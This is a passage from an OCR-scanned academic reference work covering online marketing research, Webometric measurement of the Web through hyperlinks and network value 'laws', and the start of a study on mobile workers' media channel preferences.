- Assessing the respondents via handheld devices such as cellular phones, PDAs, and so forth
- New data provided by new technologies such as RFID tags
- New multimedia buying environments, such as reverse auctions
- Marketing research in the course of m-commerce and GPS tracking of the respondents

Moreover, interesting fields for extending the buyer behavior theory are arising, particularly the impact of multimedia price agents (e.g., www.priceline.com, etc.), as a result of the increasing spread of multimedia in everyday life.

CONCLUSION

Multimedia and networks enhance both marketing researchers' options for data gathering and the quality of results by means of realism studying the stage of data gathering, accuracy, cost, and timeliness of results. Interactive surveys demonstrate clear advantages concerning the organizational burdens as well as the costs and the respondents' efforts, but coverage of the target population and the digital divide might lead to difficulties for some market research applications.

In addition to the traditional scope of marketing research, the network and multimedia-based applications are suitable to investigate the competitive structure and buying behavior in e-commerce as well as innovative direct marketing offers. Thus, these applications are likely to gain importance within the marketing research industry.

REFERENCES

Andrews, D., Nonnecke, B., & Preece, J. (2003). Electronic survey methodology: A case study in reaching hard to involve Internet users. *International Journal of Human-Computer Interaction, 16*(2), 185-210.

Birnbaum, M. H. (2004). Human research and data collection via the Internet. *Annual Review of Psychology, 55*, 803-832.

Bock, D., & Treiber, B. (2004, January). *Studying new product performance in virtually created retail environments. Paper presented at the* ESOMAR Technovate Conference, Barcelona.

Campo, K., Gijsbrechts, E., & Guerra, F. (1999). Computer simulated shopping experiments for analyzing dynamic purchasing patterns: Validation and guidelines. *Journal of Empirical Generalisations in Marketing Science, 4*, 22-69.

Couper, M. P. (2000). Web surveys: A review of issues and approaches. *Public Opinion Quarterly, 64*(4), 464-494.

Dahan, E., & Srinivasan, V. (2000). The predictive power of Internet-based product concept testing using visual depiction and animation. *Journal of Product Innovation Management, 17*, 99-109.

Fricker, S., Galesic, M., Tourangeau, R., & Yan, T. (2005). An experimental comparison of Web and telephone surveys. *Public Opinion Quarterly, 69*(3), 370-392.

Fricker, R. D., & Schonlau, M. (2002). Advantages and disadvantages of Internet research surveys: Evidence from the literature. *Field Methods, 14*(4), 347-367.

Gaul, W., & Schmidt-Thieme, L. (2002). *Recommender systems based on user navigational behavior in the Internet. Behaviormetrika, 29*, 1-22.

Illieva, J., Baron, S., & Healey, N. M. (2002). Online surveys in marketing research: Pros and cons. *International Journal of Market Research, 44*(3), 361-382.

Kosala, R., & Blockeel, H. (2000). Web mining research: A survey. *SIGKDD Explorations, 2*(1), 1-15.

Malhotra, N. K., & Birks, D. F. (2005). *Marketing research: An applied approach*. London: Prentice Hall.

Sassenberg, K., & Kreutz, S. (2002). Online research anonymity. In B. Batinic, U. D. Reips, & M. Bosnjak (Eds.), *Online social sciences* (pp. 213-227). Seattle, WA: Hogrefe & Huber.

Scholz, S. W., & Wagner, R. (2006). Autonomous environmental scanning in the World Wide Web. In B. A. Walters & Z. Tang (Eds.), *IT-enabled strategic management: Increasing returns for the organization* (pp. 213-243). Hershey, PA: Idea Group Publishing.

Spann, M., & Tellis, G. J. (2006). Does the Internet promote better consumer decisions? The case of name-your-own-price auctions. *Journal of Marketing, 70*(1), 65-78.

Srivastava, J., Cooley, R., Deshpande, M., & Tan, P. (2000). Web usage mining: Discovery and applications of usage patterns from Web data. *SIGKDD Explor. Newsl., 1*(2), 12-23.

Wilson, A., & Laskey, N. (2003). Internet based marketing research: A serious alternative to traditional research methods? *Marketing Intelligence & Planning, 21*(2), 79-84.

Wygant, S., & Lindorf, R. (1999). Survey collegiate net surfers: Web methodology or mythology. *Quirk's Marketing Research Review*. Retrieved September 29, 2006, from www.aap.vt.edu/Alumni_Assessmnt/Web_Survey_paper.htm

KEY TERMS

Coverage Error: Mismatch between the target population and frame population.

Marketing Research: Process of systematically gathering, analyzing, and interpreting data pertaining to the company's market, customers, and competitors, with the goal of improving marketing decisions.

Measurement Error: Deviation of the answers of respondents from their true values on the measure.

Non-Response Error: Differences between respondents and non-respondents on the variables of interest.

Online Surveys: The creation of questionnaires for publication on the Internet as Web sites, as e-mail attachments, or as plain text e-mails.

Sampling Error: Non-representative selection of the sample from the frame population.

Virtual Concept Testing: The presentation of a new product concept in an online environment to a sample of potential customers, in terms of its function, benefits, design, and branding to discover consumer's reactions, attitudes, and purchasing intentions toward the product.

Web Mining: Aims to identify interesting patterns of consumers' behavior (Web usage mining), competitors' behavior (Web content mining), and the structure of the vital information space, which is a marketplace in itself (Web structure mining).

Measuring and Mapping the World Wide Web through Web Hyperlinks

Mario A. Maggioni
Università Cattolica, Italy

Mike Thelwall
University of Wolverhampton, UK

Teodora Erika Uberti
Università Cattolica, Italy

THE WEB: A COMPLEX NETWORK

The Internet is one of the newest and most powerful media that enables the transmission of digital information and communication across the world, although there is still a digital divide between and within countries for its availability, access, and use. To a certain extent, the level and rate of Web diffusion reflects its nature as a complex structure subject to positive network externalities and to an exponential number of potential interactions among individuals using the Internet. In addition, the Web is a network that evolves dynamically over time, and hence it is important to define its nature, its main characteristics, and its potential.

THE INTERNET AND THE WEB

In order to investigate the nature of the Web, it is essential to distinguish between the physical infrastructure (which we will call the "Internet") and the World Wide Web (mostly known as *www*). The Internet is a series of connected networks, each of which is composed of a set of Internet hosts and computers connected via cables, satellites, and so forth. The Web is hosted by the Internet with e-mail as another popular service. The Web is a collection of Web pages and Web sites, many interconnected through hyperlinks, enabling information and communication to "flow" from one computer to another. Therefore, the Internet is the physical infrastructure reflecting the technical capability of a given geographical area (i.e., a country, a region, or a city) to enable effective and efficient exchanges of digital information; while the Web is a virtual space reflecting the ability to create and export digital information. Of course, the latter would not exist without the former (Berners-Lee & Fischetti, 1999).

While the Internet has a relatively stable infrastructure (because the investments to implement and maintain it are large and costly and few key organizations are involved: mostly corporate, governmental, or nongovernmental organizations), the Web changes very rapidly over time (because it is relatively cheap and easy to create and maintain a Web site and the number of people involved is huge). It is therefore difficult to give a precise and up-to-date description of the Web. For technical reasons, it also defies precise description (Thelwall, 2002).

The most common indicator of Internet diffusion is the number of Internet domain names, which should indicate the ability of a given geographical area to create digital contents and support the exchange flows of information. Unfortunately, this concept is ambiguous and its measurement does not entirely capture the actual diffusion of the Web. First, most generic top level domains (gTLDs), which accounted for almost 67% of the total domains in January 2004 and 56% in January 2007, do not reflect any specific geographical location. Second, some country code top level domains (ccTLDs), even if nominally geo-located, display a mismatch between the official location of the TLD and the actual source of digital information. For example, the .tv domain (an acronym for Tuvalu Islands) is very diffused among television companies internationally because of its acronym, and hence most .tv Web sites are not related to the owning country. Similarly, .nu (an acronym for Niue Islands) is quite common among commercial sites playing on the phonetic similarity between "*nu*" and "*new*", but not necessarily because Niue inhabitants create digital contents for the Web. Third, even if considered jointly with other technological and economic indicators (e.g., the number of computers or telephone lines), the number of Internet domains may capture a large share of the Internet infrastructure, they do not reveal digital information flows.

Hence, it is crucial to use suitable indicators to map the infrastructure of flows of digital information across the Web. The number of Web pages and sites reflects the amount of information available on the Web, but not the structure of digital information flows, the ability to create digital contents and, to attract e-attention, or the crucial issue of the quality of information.

MEASUREMENTS FROM SEARCH ENGINES

Many Webometric studies need to count the number of Web pages or hyperlinks in one or more Web sites. Although there is special purpose Web crawler software that can do this, such as SocSciBot (socscibot.wlv.ac.uk), most researchers use special commands in commercial search engines. To estimate the number of pages in a Web site, the advanced search site can be used in Google, Yahoo!, or Live Search. For example, to estimate the number of pages in the BBC Web site, the search `site:bbc.co.uk` could be entered as a search in one of the three search engines. Similarly, to count the number of pages linking to the BBC Web site, the search `linkdomain:bbc.co.uk` could be submitted to Yahoo! (only). The two advanced search commands site: and linkdomain: are hence very powerful and have been used in many Webometric investigations (Thelwall, Vaughan, & Bjorneborn, 2005), for example, to compare the sizes of international collections of Web sites and to analyse structures of hyperlinking between them.

One drawback with using commercial search engines for research data is that they do not crawl the whole Web, and perhaps less than 16% of the static pages (Lawrence & Giles, 1999). This means that their results are always likely to be underestimates. Moreover, search engine results can vary unexpectedly over time (Rousseau, 1999) and hence it is difficult to know how reliable their results are, even for comparison purposes. Finally, search engines can estimate different total numbers of results on different results pages (Thelwall, 2008). For example, the first page may report that the estimated number of matches to the query is 45,000, whereas the second page may estimate only 30,000. Nevertheless, recommendations have been made for dealing with this situation and for understanding the results (Thelwall, 2008).

LINK ANALYSIS

A relevant problem in the analysis of the Web concerns measurement. Almind and Ingwersen (1997) adopted quantitative techniques, derived from bibliometric and infometric procedures to analyse the structure and the use of information resources available on the Web. Hence, they introduced the term Webometrics: the bibliometric study of Web pages.

The intuition of these authors was to adapt citation analysis and quantitative analysis (i.e., impact factors) to the Web in order to enable the investigation of Web page contents and to rank Web sites according to their use or "value" (calculated through hyperlinks acting as citations); to allow the evaluation of Web organisational structure; to study net surfers' Web usage and behavior; and finally to check Web technologies (e.g., retrieval algorithms adopted by different search engines).

The starting point of Webometrics takes into account the structure of the Web: a network of Web pages connected through the Internet hyperlinks, strings of text that support Web navigation, which are particularly suitable for this metric analysis. Although hyperlinks may perform different functions (e.g., authorising, commenting, and exemplifying) (Bar-Ilan, 2004; Harrison, 2002), the essential feature for Webometrics procedures is their directionality.

Since hyperlinks are directional, it is possible to distinguish between the "outgoing" links (i.e., hyperlinks pointing to other Web pages "importing" digital information) and "incoming" links (i.e., links received from other Web pages "exporting" digital information). Second, because these hyperlinks are included in a Web page or site characterised by a domain name, it is easy to assign (subject to the above mentioned limitations) the ability to offer or request digital information and contents to a particular player (i.e., country, region, institution or organisation). Thus, hyperlinks allow analysts to study the relational structure of the Web (Park, 2003; Thelwall, 2005).

Hence, it is possible to capture the relevance of a Web page or site according to its references (outgoing links) or citations (incoming links) (Almind & Ingwersen, 1997; Björneborn & Ingwersen, 2001; Rousseau, 1997; Thelwall & Smith, 2002). An example of an index calculated in Webometric analyses is the "Web impact factor," a measure similar to the impact factor calculated in bibliometrics, which captures the influence of a site across the whole Web by calculating the number of incoming links from other sites (Ingwersen, 1998).

There are some possible drawbacks related to the use of hyperlinks as useful indicators. First, since inserting a hyperlink in a Web page is a simple and a relatively inexpensive action, the informational content of hyperlinks as indicators is low. Second, different categories of Web sites (e.g., commercial, institutional, and academic) may use hyperlinks in totally different ways.

The answer to the first criticism highlights that, since the physical space in a computer screen and, above all, the surfer's attention is limited, there is a "nonmonetary" budget constraint which acts as a powerful disciplining mechanism in forcing the Web designer to limit the number of hyperlinks contained in a given Web page (Maggioni & Uberti, 2007). Many Web design textbooks show that the number of hyperlinks is a key element in determining the attractiveness of a Web page and that the attractiveness of a page is a nonmonotonic function of the number of hyperlinks (Lynch & Horton, 2002). The number of hyperlinks should in fact be not too low but also, and more important, not too high since both "empty" and "full" Web pages are considered unpleasant. This is true for all Web pages with the exception of search engine Web sites in which the larger the number of hyperlinks, the better. However, many search engines (including Google) use the number of incoming hyperlinks (i.e., the number of other Web sites pointing to the targeted one) as a relevance criterion for ranking Web sites matching a given search (Brin & Page, 1998).

The purposes behind the presence of a hyperlink are potentially numerous (e.g., functionality, business purposes, semantic, or rhetorical reasons), but its presence can be analysed according to the different purposes of the Web sites. Thus, the second criticism may be answered (trading off generality for precision) by limiting the scope of the analysis to the same sort of Web sites (e.g., only commercial or only academic).

A more general use of hyperlinks from an economic perspective may lead to a comparison between a country's position in the structure of exchange of digital information and contents and in the structure of trade of different goods and services (Brunn & Dodge, 2001; Uberti, 2004); or to the analysis of the inter-regional and intraregional relationships existing between a number of selected institutions (such as universities, local government, chambers of commerce) (Maggioni & Uberti, 2003, 2007).

The structure of the Web is also very interesting for topological studies. Several mappings of hyperlinks describe the Web structure as a "scale-free" or Pareto network where very few Web pages and sites have very many hyperlinks and the rest of the Web have few or none (Barabasi, 2002).

A map of the 1999 Web, as crawled by AltaVista, shows a graph structure similar to a bow-tie with a large center (28% of the total) of pages that can reach each other by following a path of one or more links with the majority of nodes (pages); some nodes (21%) exclusively connected to the center via chains of incoming links; other nodes (21%) connected to the Web center exclusively via chains of outgoing links; and some nodes, called tendrils (22%), hanging off the two extremities. Finally, 8% of the nodes are completely disconnected from the centre (Broder, Kumar, Maghoul, Raghavan, Rajagopalan, Stata, et al., 2001).

In contrast, some studies have emphasised that the hyperlink structure is not homogeneous enough to be represented as a scale-free network because some typologies of Web pages (e.g., universities and newspapers) have a distribution of hyperlinks that is much more similar to a Gaussian distribution, suggesting an underlying random network generation infrastructure (Pennock, Flake, Lawrence, et al., 2002).

Finally, one important development in social science link analysis is the creation of a formal methodology for the stages of a research project (Thelwall, 2006). The stages include a pilot study to test whether a research idea is likely to work and a validation stage in order to ensure that any interpretations placed upon the results are justified by the data.

MEASURES AND VALUES: THREE "LAWS" OF THE INTERNET

While the previous sections have been devoted to the issue of measuring the size of the Internet and the connectivity of its nodes (pages), this section deals with some different possible attributions of economic value to such measurements. This issue is not new and does not refer exclusively to the Internet, as it is related to any sort of networks. However, as will become evident in the following, its relevance is stronger for the Internet, given its gigantic size and heterogeneous connectivity patterns.


The first and most simple way to look at economic value within the Internet is to consider it as a network providing services to a given number of users. One may say that the value of a particular Web page (e.g., the home page of a search engine) is given by the number of users (per unit of time). This perspective, which sees Internet merely as a new form of broadcasting (with a "one sender-many receivers" structure), relates the value (V) of a network to the number of users, N. The expression $V = \alpha N$ is known as Sarnoff's Law after David Sarnoff (1891–1971), an American radio (RCA) executive and pioneer of the television (NBC) industry, where α is a positive parameter. According to this "law," the value of a site would depend linearly on the number of users and, by extension, the value of a network depends linearly on the number of users.

A different perspective was put forward in the early 1980s by Robert Metcalfe (b. 1946), the inventor of Ethernet, who described the Internet as a new type of communication network in which what is valuable is the number of (bilateral) connections. Therefore, since the number of possible (ordered) couples in a network of N users is $V = N(N–1)$, and if we assume that all connections are equally valuable, then the value of the network is $V = N^2–N$, which for sufficiently large networks is similar to N^2. This algorithm has been labeled "Metcalfe's Law" 10 years after in a paper by Gilder (1993).

A third viewpoint, attributed to David Reed (b. 1952), a computer scientist and IT executive, is based on the "group forming" function of the Internet. If the value in a network derives from the participation to groups and communities, then in a network of N users it is possible to form 2^N different groups. If one assumes that all groups are equally valuable, then the value of the network is $V = 2^N$. This is the claim of "Reed's Law" formulated in 1999 (Reed, 1999).

In 2005, Andrew Odlyzko, a mathematician, and Benjamin Tilly, a programmer, argued that the main problem with both Metcalfe's and Reed's Laws lies in the assumption that all connections and groups are equally valuable. If this is not true and much empirical evidence suggests that any ordered collection of items shows a skewed distribution of size, popularity, or relevance in which if one sets arbitrarily equal to 1 the relevance of the most relevant item, the second item will be about half of the first one in the measure used, the third one will be about one third of the first one and so on (Odlyzko & Tilly, 2005). The sum of the series 1

Figure 1. Different values for the same network



+ ½ + 1/3 + ¼ + ….1/N = log N. Multiplying the value of the connections for all members in the network, the value of the network, according to Odlizko and Tilly, is $V = N\log(N)$.

Graphically this new interpretation lies between Sarnoff's original intuition (a linear function) and Metcalfe's quadratic function, as shown in Figure 1.

Odlizko and Tilly did not used the term "law" on purpose for their new and alternative algorithm to calculate the economic value of a network and this explains why, under the heading of "three laws," this section makes reference to four different algorithms, and perhaps, due to the complex structure of the Internet, some others may appear in the future.

CONCLUSION

Webometrics uses quantitative indexes, derived from bibliometric procedures to measure different dimensions of the Web. Hyperlinks constitute a powerful indicator to measure the "Web impact factor" of Web pages and sites, and to capture the market structure of digital information. Future economic Webometric research may involve the investigation of actual exchanges of information from one computer to another. This implies moving the focus of the analysis from the mere existence of a hyperlink to a "click" on it. In this way, it would be possible to investigate the actual behavior of net surfers and measure the effective and actual exchange of information which flows around the world each day through the Internet.

REFERENCES

Almind, T. C., & Ingwersen, P. (1997). Informetric analyses on the World Wide Web: Methodological Approaches to "Webometrics." *Journal of Documentation, 53*(4), 404–426.

Barabasi, A. L. (2002). *Linked: The new science of networks*. New York: Perseus.

Bar-Ilan, J. (2004). A microscopic link analysis of academic institutions within a country: The case of Israel. *Scientometrics, 59*(3), 391–403.

Berners-Lee, T., & Fischetti, M. (1999). *Weaving the Web*. San Francisco: Harper.

Björneborn, L., & Ingwersen, P. (2001). Perspectives of Webometrics. *Scientometrics, 50*(1), 65–82.

Brin, S., & Page, L. (1998). The anatomy of a large scale hypertextual Web search engine. *Computer Networks and ISDN Systems, 30*(1–7), 107–117.

Broder, A., Kumar, R., Maghoul, F., Raghavan, P., Rajagopalan, S., Stata, R., Tomkins, A., & Wiener, J. (2001). *Graph structure of the Web*. Retrieved May 12, 2008, from http://www.www9.org/w9cdrom/160/160.html

Brunn, S., & Dodge, M. (2001). Mapping the "worlds" of the World Wide Web: (Re)Structuring global commerce through hyperlinks. *American Behavioral Scientist, 44*(10), 1717–1739.

Gilder, G. (1993, September 13). Metcalfe's law and legacy. *Forbes ASAP*.

Harrison, C. (2002). Hypertext links: Whither thou goest, and why. *First Monday: The Peer-Reviewed Journal on the Internet*. Retrieved May 12, 2008, from http://www.firstmonday.org/issues/issue7_10/harrison/index.html

Ingwersen, P. (1998). The calculation of Web impact factors. *Journal of Documentation, 54*(2), 236–243.

Lawrence, S., & Giles, C. L. (1999). Accessibility of information on the Web. *Nature, 400*, 107–109.

Lynch, P. J., & Horton, S. (2002). *Web style guide: Basic design principles for creating Web sites* (2nd ed.). Retrieved May 12, 2008, from http://www.Webstyleguide.com/

Maggioni, M. A., & Uberti, T. E. (2003, February 26–27). *Mapping the digital divide: Hyperlinks and information flows between European regions*. Paper presented at EU-NESIS Workshop "Regional effects of the new information economy: towards revision of regional disparities indicators,"Bocconi University, Milan, Italy.

Maggioni, M. A., & Uberti, T. E. (2007). International networks of knowledge flows: An econometric analysis. In K. Frenken (Ed.), *Applied evolutionary economics and economic geography* (pp. 230–255). Cheltenham, UK: Edward Elgar.

Odlyzko, A., & Tilly, B. (2005). *A refutation of Metcalfe's law and a better estimate for the value* *of networks and network interconnections* (mimeo). Retrieved May 12, 2008, from http://www.dtc.umn.edu/~odlyzko/doc/metcalfe.pdf

Park, H.-W. (2003). Hyperlink network analysis: A new method for the study of social structure on the Web. *Connections, 25*(1), 49–61.

Pennock, D. M., Flake, G.W., Lawrence, S., et al. (2002). Winners don't take all: Characterizing the competition for links on the Web. *Proceedings of the National Academy of Sciences, 99*(8), 5207–5211.

Reed, D. P. (1999, Spring). Weapon of math destruction: A simple formula explains why the Internet is wreaking havoc of business models. *Context Magazine*.

Rousseau, R. (1997). Sitations: An explanatory study. *Cybermetrics, 5*(1). Retrieved May 12, 2008, from http://www.cindoc.csic.es/cybermetrics/articles/v1i1p1.html

Rousseau, R. (1999). Daily time series of common single word searches in AltaVista and NorthernLight. *Cybermetrics, 2/3*. Retrieved May 12, 2008, from http://www.cindoc.csic.es/cybermetrics/articles/v2002i2001p2002.html.

Thelwall, M. (2002). Methodologies for crawler based Web surveys. *Internet Research: Electronic Networking and Applications, 12*(2), 124–138.

Thelwall, M. (2005). *Link analysis: An information science approach*. San Diego: Academic Press.

Thelwall, M. (2006). Interpreting social science link analysis research: A theoretical framework. *Journal of the American Society for Information Science and Technology, 57*(1), 60–68.

Thelwall, M. (2008). Extracting accurate and complete results from search engines: Case study Windows Live. *Journal of the American Society for Information Science and Technology*, *59*(1), 38-50.

Thelwall, M., & Smith, A. (2002). Interlinking between Asia-Pacific University Web sites. *Scientometrics, 55*(3), 335–348.

Thelwall, M., Vaughan, L., & Björneborn, L. (2005). Webometrics. *Annual Review of Information Science and Technology, 39*, 81–135.

Uberti, T.E. (2004), The weight of "weightless economy": A gravity equation model. Prin. Workshop, Università degli Studi di Ferrara.

KEY TERMS

ccTLD: Country Code Top Level Domain is the TLD associated to a country and corresponds to its ISO3166 code. Different from gTLDs, these domains are exclusive to countries.

Digital Divide: This term was first introduced by the Clinton Administration in 1999, analysing the diffusion of computers and the Internet among Americans. Some surveys emphasized the separation between information "haves" and "have nots" within ethnic groups and urban/rural populations. Later, this concept was extended worldwide, distinguishing between countries with much ICT and easy access to information and countries that have limited ICT facilities and difficult access conditions. Nowadays, the term digital divide refers to differences in the availability, access, and use of new technologies across and within countries.

Domain Name: Typically, the part of the address of a Web site after the http:// and before the final slash (e.g., www.google.com). There exist three main typologies of top-level domain names (TLD) that characterize the ending part of each Web address: there are generic top-level domain (gTLD), country code top-level domain (ccTLD), and infrastructure top-level domain.

gTLD: Generic Top Level Domains are TLD reserved regardless of geography. At the present time, there are the following gTLDs: .aero, .biz, .com, .coop, .info, .int, .jobs, .mobi, .museum, .name, .net, .org, .pro, .tel, and .travel. There exist other peculiar gTLD, such as .edu, .mil, and .gov, that are reserved for United States educational, military, and governmental institutions or organizations; .asia is restricted to the Pan-Asia and Asia Pacific community, and .cat is restricted to the Catalan linguistic and cultural community.

Hyperlink: An active link placed in a Web page that allows the net surfer to jump directly from this Web page to another and retrieve information. This dynamic and nonhierarchical idea of linking information was first introduced by Tim Berners-Lee to manage scientific information within a complex and continuously changing environment like CERN. Internet hyperlinks are directional: outgoing links leaving a Web page and incoming links targeting a Web page.

Web Impact Factor: Similar to the impact factor calculated in bibliometrics, it is a measure of the influence of a site across the entire Web calculated according to the number of links from other sites.

Media Channel Preferences of Mobile Communities

Peter J. Natale
Regent University, USA

Mihai C. Bocarnea
Regent University, USA

INTRODUCTION

Contemporary organizations are drastically changing, in large part due to the development and application of newer communication technologies and their respective media channel options. Within virtual organizations, business leaders are increasingly faced with issues associated with managing and communicating with their mobile workers. According to Richard L. Nolan and Hossam Galal of the Harvard Business School, global businesses are aggressively exploring and investing in the virtual organization paradigm. Furthermore, organizations of all sizes increasingly have become virtual in nature. In the case of organizations involved in information processing, newer communication technologies are being used by 71.9% of small firms and 81.3% of large firms, according to a Small Business Administration study. The same study also concluded that the number of U.S. companies that have virtual and telecommuting programs have more than doubled since 1990.

The challenge for leaders within this rapidly changing environment is to determine the best ways to lead and communicate with increasing numbers of mobile staff members. These leaders have an astounding array of high technology communication tools to choose from when communicating with their employees. They also have concerns about the preferences and uses these workers have for various forms of communication. As organizations seek to optimize communication and share information with their mobile workers and scholars seek to understand the utility and influence of specific organizational communication technologies, such as PDAs and smartphones, which are rapidly emerging as a new and appealing communication tools.

The core capability of these devices is a combination of software and hardware that transfers voice and e-mail wireless messages and performs other business related tasks. Current estimations indicate that mobile data will have a penetration rate among the U.S. population of nearly 60% in 2007.

Scholars interested in how media channels are used within organizations have turned their attention to the nature, use, and effectiveness of communication tools such as these. They also have been interested in how the particular characteristics of employees relate to their preferences among traditional and newer communication channels. Media richness theory has been one theoretical framework which has been applied by researchers to this environment. Media richness in the organizational context involves the rational process of media selection in which the characteristics of each communication channel are matched with the content or information richness of a message in order to reduce uncertainty. One variable that may be at work when media types are selected in terms of their richness is "learning styles." These individual learning styles and their relationship with media choices on the basis of richness has been studied previously (Rex, 2001), but not in the case of portable deices. Learning styles are different ways of learning; essentially scholars and practitioners concerned with learning styles have looked at the preferences of individuals and how they process information through their unique senses.

BACKGROUND

Using the media richness theory, this study provides further understanding of learning style as a criterion for the selection of handheld media channels by mobile employees. Previous research indicated that learning styles are related to media channel selection and use, although individual media choices and their relationship with learning styles of members of virtual organizations have rarely been examined where employees are highly mobile. Although many types of learning styles exist, this study concentrates on the expressive learning style when sending and receiving messages. The expressive learning style is based on dividing an individual's learning into four different processes: concrete experience, reflective observation, abstract conceptualization, and active experimentation. It is worthy of special consideration because individual learning is a continuum through time based on these processes whereby people eventually rely on one preferred learning style.

Portable communication technologies are not just being applied in specific organizations; they may be part of a technological trend of more universal importance. Currently many communication and media channel choices exist for organizations to utilize. However, finding the best combination of the most appropriate choices for communication in responding to a changing business environment can be difficult. The unique ways in which mobile devices are used are different from fixed, or full-featured personal computers and telephones. PDAs and smartphones represent different usage patterns and employ a different user interface.

These differences could impact usability, including the way text messages are created and sent. Compared with PCs, mobile device screens are small in size, their computing ability and power supply limited, and internal data storage capabilities have fewer megabytes. When used for sending and receiving voice mail, these devices primarily support traditional audio options found on a fixed line telephone.

Figure 1 graphically describes the use of portable, handheld appliances and their relationship to the tasks of media channel sending and receiving of voice and electronic text messages.


Text messaging closely mimics the communication tool known as e-mail. E-mail has the ability to forward mail to an individual's Internet mail address. Electronic text messages can be sent to an appliance such as a PDA, Blackberry, or pager. Text messaging is typically used for messages that are no longer than a few hundred characters yet this communication medium is interchangeable with e-mail, as their general capabilities are quite similar. The participants in this particular study sent and received electronic text messaging through their portable appliances only. The variable differences between e-mail and electronic text messaging depend on the device that is used to send and receive messages.

INDIVIDUAL MEDIA CHANNEL SELECTION AND USE

This study uses the communication technology framework set forth by Daft and Lengel (1984). Their category schemes are used as basic dimensions for defining media characteristics. The theory was originally developed to focus on executive level communications.

When individuals do not express themselves well during auditory messaging, even though voice and face-to-face channels are ranked as rich media on the media richness scale, situations may arise that confound the media richness criteria (Rex, 2001). In

Figure 1. Media delivery mechanisms used by virtual workers



these situations, the result of poor verbalization may adversely impact the communication process for the message receiver. Although voice inflections are valuable cues when using voice messaging, electronic text messaging has a few capabilities that are expanding through the use of graphic symbology. Scholars have analyzed and ranked media along the media richness continuum (Trevino, Daft, & Lengel, 1990). The type of media examined in the past normally has fallen within the categories of face-to-face, telephone, e-mail, and other nonelectronic communication methods, such as paper-based memos. Of the media studied, McGrath and Hollinghead (1993), whose research incorporated newer technologies, found in-person repeatedly ranked higher than phone. Additionally, telephone ranked higher than e-mail.

Rex (2001) suggested that when considering the selection of media channels, the richness theory presumes senders and receivers possess certain listening and speaking skills for in-person verbal communications. Another conclusion of the study was that appealing to individual learning styles might increase perceptions of effective communication.

Research Questions

Two overarching research questions guided our study:

1. What individual media channel preferences are held by members of a highly mobile organization who use portable appliances?
2. Which media channel, voice or electronic text messaging, is perceived to be most appropriate and effective by members of a highly mobile organization who use handheld, portable devices, when individual learning styles are taken into consideration?

To address these questions, a survey was used to collect data from members of an organization comprised almost totally of mobile workers. These workers used PDAs and smartphones. A total of 112 members of the organization participated in the study with 94 responding to a measuring instrument designed to examine individual learning styles and media preferences according to media richness theory.

Review of the Literature

Media Richness and Related Theories

Researchers used media selection theories to assess communication effectiveness in organizations. As part of this body of knowledge, two studies—Kock (1998) and Dennis and Kinney (1998—examined communicator's media choices, group communication dynamics, and the utilization of new technologies. Rice and Shook (1990) indicated that when e-mail and voice messages were used, there was a positive relationship between an individual's media selection and their organizational group's media selection. Daft and Lengel (1984) applied the media richness theory to organizations, and they described the primary conclusion of their research in the following statement: "Organizational success is based on the organization's ability to process information of appropriate richness to reduce uncertainty and clarify ambiguity" (p. 194). Their findings indicated that organizational managers use rich media for ambiguous communications and select less rich media for unequivocal communications.


Social Presence, Media Richness, and Organizational Communication

Based upon social presence theory, it has been found that the amount of contact or closeness that can be conveyed over a medium also coincides with media richness (Short, Williams, & Christie, 1976). The media richness scale presented in Figure 2 closely parallels the continuum of social presence of media proposed by in such studies.

This social presence continuum gauges the appropriate selection of a media channel based on the amount of social presence required by the particular communication task. Social presence theory also states face-to-face messages contain the most social presence. Face-to-face is followed by audio and video, audio-only, and print.

Research has indicated that organizational communication channels have objective characteristics which determine the capacity of each channel to carry rich information. In order to clarify information, discussions are required to reduce equivocality. Ambiguity and uncertainty within messages can diminish when

Figure 2. Media richness



